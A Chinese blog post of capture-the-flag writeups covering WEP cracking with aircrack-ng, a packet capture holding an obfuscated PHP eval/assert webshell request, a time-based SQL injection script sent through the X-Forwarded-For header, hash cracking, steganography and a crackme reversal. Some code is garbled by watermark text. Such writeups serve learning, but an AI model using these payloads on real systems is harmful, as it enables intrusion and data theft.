

# 2017ctf writeup

原创

Taylearn-汤包 于 2017-07-04 15:19:57 发布 2155 收藏

分类专栏: [安全技术](#) 文章标签: [CTF writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/T20070610080122/article/details/74331270>

版权



[安全技术](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

## 2017ctf writeup

旦绅砺觥富砭 x

用airrack-ng的指令去读取ivs文件的内容:

```
root@ang:~# aircrack-ng /root/www.ivs
Opening /root/www.ivs
Read 36977 packets.

# BSSID      output_Sun_2_11_14_46_2017  ESSID      output_Sun_Jul_2_14_12_17_2017  Encryption
1 78:EB:14:0D:2B:10 ceshi      WEP (36960 IVs)
2 1C:FA:68:D3:1B:2A FMCN      Unknown
3 00:87:36:1F:CB:C3 360WiFi- CBC3 Unknown
4 A4:17:31:F8:11:91 猎豹免费WiFi637 Unknown
5 14:CF:92:88:F2:88 TL-WR720  Unknown
6 84:4B:F5:9D:08:F9 360WiFi-4520 Unknown
7 00:36:76:D5:0E:E7 360WiFi: DEE7/T20070610080122 Unknown
8 A4:17:31:F7:FB:82 360WiFi: 8962 Unknown
9 20:10:7A:45:EE:77 PC-ADAS   Unknown
10 C4:A8:1D:5A:28:80 104       Unknown
11 CC:34:29:63:3A:4E HE         Unknown
12 14:75:90:41:E6:0A 25hotel   Unknown
13 1C:FA:68:D3:1B:1E FMCN      Unknown
14 1C:FA:68:2A:29:F2 xhsdxq    Unknown
15 00:36:76:69:C3:F2 哈哈哈哈哈 Unknown
16 B0:C5:54:81:FB:00 forcekuangjia Unknown
17 02:1A:95:AB:5E:42 HS U970    Unknown
```

```
Aircrack-ng 1.2 rc2

[00:00:00] Tested 3 keys (got 32063 IVs)

KB  depth  byte(vote)
0  0/ 1  31(45824) 8E(40448) 74(39680) 19(38656) 52(38400)
1  0/ 1  32(42240) A6(40192) E2(39424) 24(39168) BD(39168)
2  0/ 1  33(46336) 94(38912) B4(38400) AC(37632) 0F(37376)
3  0/ 1  34(43776) B4(39936) 62(39680) 49(38144) 26(37632)
4  0/ 2  8B(42240) FF(41472) 2E(39936) 52(39680) 8B(39680)

KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Decrypted correctly: 100%g. csdn.net/T20070610080122
```

获取密码: 12345

解压缩, 分析数据包:

```
POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.145/
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.1.145
Content-Length: 472
Cache-Control: no-cache

123=array_map("ass", "ert", array("ev", "A1(\\\\"$xx3D\\\\"Ba", "5E6", "4_dE", "OdE\\");@ev", "al(\\\\"$xx( 'QGlua9zXQoTmRcp38sYX1fXJyb3JzIiwicCIPO8zZXRfdGltZV9saw1pdGwKTtpZih0SF8FvKVSU81PTjwnNS41jJkXKtAC2V0X21h22ljX3F1b3R1c19yd58aw11kDAp03072WnobygiwEBZ2ik7JEYIKH6XF3d3dyb290FXmbGFnlRnci5nei17jGZwPUMb381bigRluncicpO2lMkEBmZ2V0YykgZnApKtAZmNsb3NlKCRmcCk7QhJlYWRmaWxlKCRGKt9ZnxzZxtlV2hvkclFUl3PJuvLyBDY4gTm90F3JlVWQkT902Vja68o1lhAW5Ip02RpZ5gp0w3Dk3D');"););HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:26 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 289
Content-Type: text/html

X@...w.pw...Y
..0...*...["]
..w..A..Cmnd..a./T...p...{...D.t>..v...=..u...i.[9...Y..z.G../o..pN.G..f...s
)..?..s..w...C...R...?..Y.N...me...j5)$...f..i...M...:...:..x..y..S...X@y610080122
```



凯撒有两种编码脚本，一种是字母26内循环移位，一种是127次非字母内的循环移位；

e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6SKY8jUAA

这次加密的源码一看就含有非字幕项，将其放在127次移位的脚本中，爆出来一个base64

脚本为

```
lstr="e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6SKY8jUAA
for p in range(127):
    str1 = ''
    for i in lstr:
        temp = chr((ord(i)+p)%127)
        if 32<ord(temp)<127 :
            str1 = str1 + temp
            feel = 1
        else:
            feel = 0
            break
    if feel == 1:
        print(str1)|log.csdn.net/T20070610080122
```

结果:

```
e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6SKY8jUAA
Q"F*UjI$>jAj=41g>ZEg=DSj=Z=gJDBX>DX\JD5!="=?7E$VA--
R#G&VkJ*?kBk>52h?[Fh>ETk>[>hKECY?EY]KE6">#>#8F*WB..
SSH'WLK&@lCl?63i@\Gi?FU1?^\?iLFDZ@FZ^LF7#?*$A9G&XC//
T*I(XmL'AmDm@74jA]Hj@GVm@]@jMGE[AG[_MG8$@%*%B:H'YD00
U&J)YnM(BnEnA85kB^IkAHWnA^AkNHf\BH\`NH9%A&A&C;I(ZE11
V'K*ZoN)CoFoB961C_JlBIXoB_BlOIG]CI]aOI:;&B'B'D<J)[F22
W(L+[pO*DpGpC:7mD`KmCJYpC`CmPJH^DJ^bPJ;'C(C(E=K*\G33
X)M,\qP+EqHqD;8nEaLnDKZqDaDnQKI_EK_cQK<(D)D)F>L+]H44
Y*N~]rQ,FrIrE<9oFbMcEL[rEbEoRLJ`FL`dRL=)E*E*G?M,^I55
Z+O.^sR-GsJsF=:pGcNpFM\sFcFpSMKaGMAeSM>*F+F+H@N-_J66
[,F/_tS.HtKtG>;qHdOqGN]tGdGqTNLbHNBfTN?+G,G,IAO.`K77
^-Q0`uT/IuLuH?<rIePrHO^uHeHrUOMcIOcgUO@,H-H-JBP/aL88
].R1avU0JvMvI@=sJfQsIP_vIfIeVPNdJPdhVPA-I.I.KCQ0bM99
^/S2bwV1KwNwJA>tKgrtJQ`wJgJtWQOeKQeiWQB.J/J/LDR1cN::
_OT3cxW2LxOxKB?uLhSuKRaxKhKuXRPfLRFjXRC/KOKOMES2d0;;
`1U4dyX3MyPyLC@vMiTvLSbyLiLvYSQqMSgkYSD0L1L1NFT3eP<<
<u>ZV5ezY4NzQzMDAwNjUwMTczMjMwZTRhNTh1ZTE1M2M2OGU4fQ==</u>
b3W6f{Z5O{R{NEBxOkVxNUd{NkNx[US1OU1m[UF2N3N3PHV5gr>>
c4X7g|[6P|S|OFcyPlWyOve|OlOy|VTjPvjn\VG30404QIW6hs??
d5Y8h|\7Q}T}PGDzQmXzPwf}PmPz]WUkQWk0}WH4P5P5RjX7iT@?2
```

a2V5ezY4NzQzMDAwNjUwMTczMjMwZTRhNTh1ZTE1M2M2OGU4fQ==

解密

key{68743000650173230e4a58ee153c68e8}

### LMWNTLM HASH解密:

<http://blog.csdn.net/gscailyucheng/article/details/9151257>

通过分析得知，前半部分是MD4，后半部分是MD5,通过在线解码就可以得到密文；

也可以通过彩虹表去破解md5，有待研究。

<http://www.chamd5.org>


密码: 1qazXSW@txl

前半段是MD4，后半段MD5;



## 我心永恒：MP3隐写破解

将音频文件用notepad++打开，然后搜索pass,发现密文。




pass:pass\_123\_word

用mp3stego 获取隐藏文件



打开txt文件,查看即可得到flag



## 时间注入：简单的web题

通过抓包分析，在X-Forwarded-For项中不过加入什么，在页面都会实现对应的内容，除非用逗号隔开，才会不显示。



发现是时间注入，可参照网站<http://www.jianshu.com/p/5d34b3722128>

采用第一种方法，用脚本跑，脚本如下：

```

# -*- coding: utf-8 -*-
import requests
import time
#定义个方法返回时间时间差 var定义为猜解字符 num为猜解的多少位
def test(var,num):
    #url设置
    url = 'http://aim.zhugeaq.com:82/'
    #头信息 X-Forwarded-For 插入变量
    headers = {}
    #X-Forwarded-For 指定 如果是该字符 进行sleep s秒
    headers['X-Forwarded-For'] = '1'*(select 1 from(select case when ((select substring(flag from ''+str(num)+'' for 1) from flag) = ''+str(var))=
    headers['Referer']='http://aim.zhugeaq.com:82/'
    headers['Host']='aim.zhugeaq.com:82'
    #执行前时间获取
    time_start=time.time();
    r = requests.get(url,headers=headers);
    #执行后时间获取
    time_stop=time.time();
    #返回时间差
    return int(time_stop)-int(time_start);

```

http://blog.csdn.net/720070610080122

```

#定义testChar 为一个字符串字典
testChar='abcdefghijklmnopqrstuvwxyz0123456789@_{}-'

#手工检测出32位进行循环猜解 先进入一个循环破解的多少个字符串
for x in xrange(1,33):
    #循环单个破解的字
    for j in testChar:
        #判断时间差是否大于等于s
        if test(j,x) >= 5:
            #破解后字符
            print str(x)+'-'+str(j)

```

http://blog.csdn.net/720070610080122

然后去爆破网站，利用时间差来发挥对应的flag内容，超过5秒就返回值，由于网速的原因，对应的32位循环猜解可能出现多种可能，所以需要多次跑，取其中相同的部分。

脚本跑的结果为：

```

>>>
1:a 4:g 12:d
1:b 5:{ 13:5
1:c 5:- 14:b
1:d 6:a 15:e
1:e 6:4 17:6
1:f 7:c 18:1
1:5 7:p 19:2
1:6 7:q 20:f
1:9 7:q 21:7
1:0 8:e 22:b
2:1 8:f 23:b
2:m 8:9 24:5
2:n 8:. 25:d
3:a 8:{ 26:2
3:p 9:5 27:8
3:q 10:5 28:6
3: 11:1 29:7
3: 11:1 30:8
3: 11:1 31:5
3: 12:d 32:7

```

前8个不确定，多跑几次，然后取相同部分就是flag,最后得到flag为：

flag{4c9551d5be5612f7bb5d286785}

## 寻找key

首先是获得一个风景图，



csdn.net/720070610080122

用binwalk分析，发现里面还有图片，然后用foremost分解：

得到一个压缩包和一张风景图，



然后压缩包发现是伪压缩，可以在kali里面直接提取，也可以修改对应的hex,可参考：

<http://blog.csdn.net/ETF6996/article/details/51946250>

然后解压得到另外一张图：




用winhex分析，发现尾部有一句话引起注意，然后通过凯撒解码即可得到flag:

isccc4fagtdfrgagtsnhyh


Base64编码：

下载，查看help.xml文件，直接base64解密即可：




## 逆向一道题目的解题WP

OD载入AnyunGameCM1，观察入口点，可以知道是Delphi程序




运行之，观察下，发现序列号错误了，程序会清除文本框信息，没有任何弹窗和文本提示，果断放弃MessageBox, Showwindow等常用断点函数



观察程序线程，发现在点击Check按钮后，程序会新启动一个线程，然后瞬间结束，


据此，猜测程序会新启动一个线程来处理序列号，于是下断CreateThread函数，点击Check按钮，逐步运行到了线程的处理代码

逐步跟进之，发现在这里，右侧寄存器中出现了我们输入的序列号，于是猜测这里估计序列号处理的核心位置  
发现内存串比较代码，还有后面紧跟一个判断代码



运行到判断代码，然后在右侧修改0标记，强制改变判断代码的流程，

修改流程后，直接F9运行，发现程序界面终于发生了变化了，于是可以确定这里就是序列号处理函数！但是显示出来的提示是乱码，不要紧，这里估计是提示字符串被用正确的序列号加密了，我们的序列号错误，所以解密出来的提示是乱码。



很明显，如果程序想要在此处判断正确，则上面的内存串比较函数就得一样。换句话说，这段代码对我们输入的序列号做了某种处理之后，然后在和程序内的一串内存串比较，如果相同，则序列号正确。

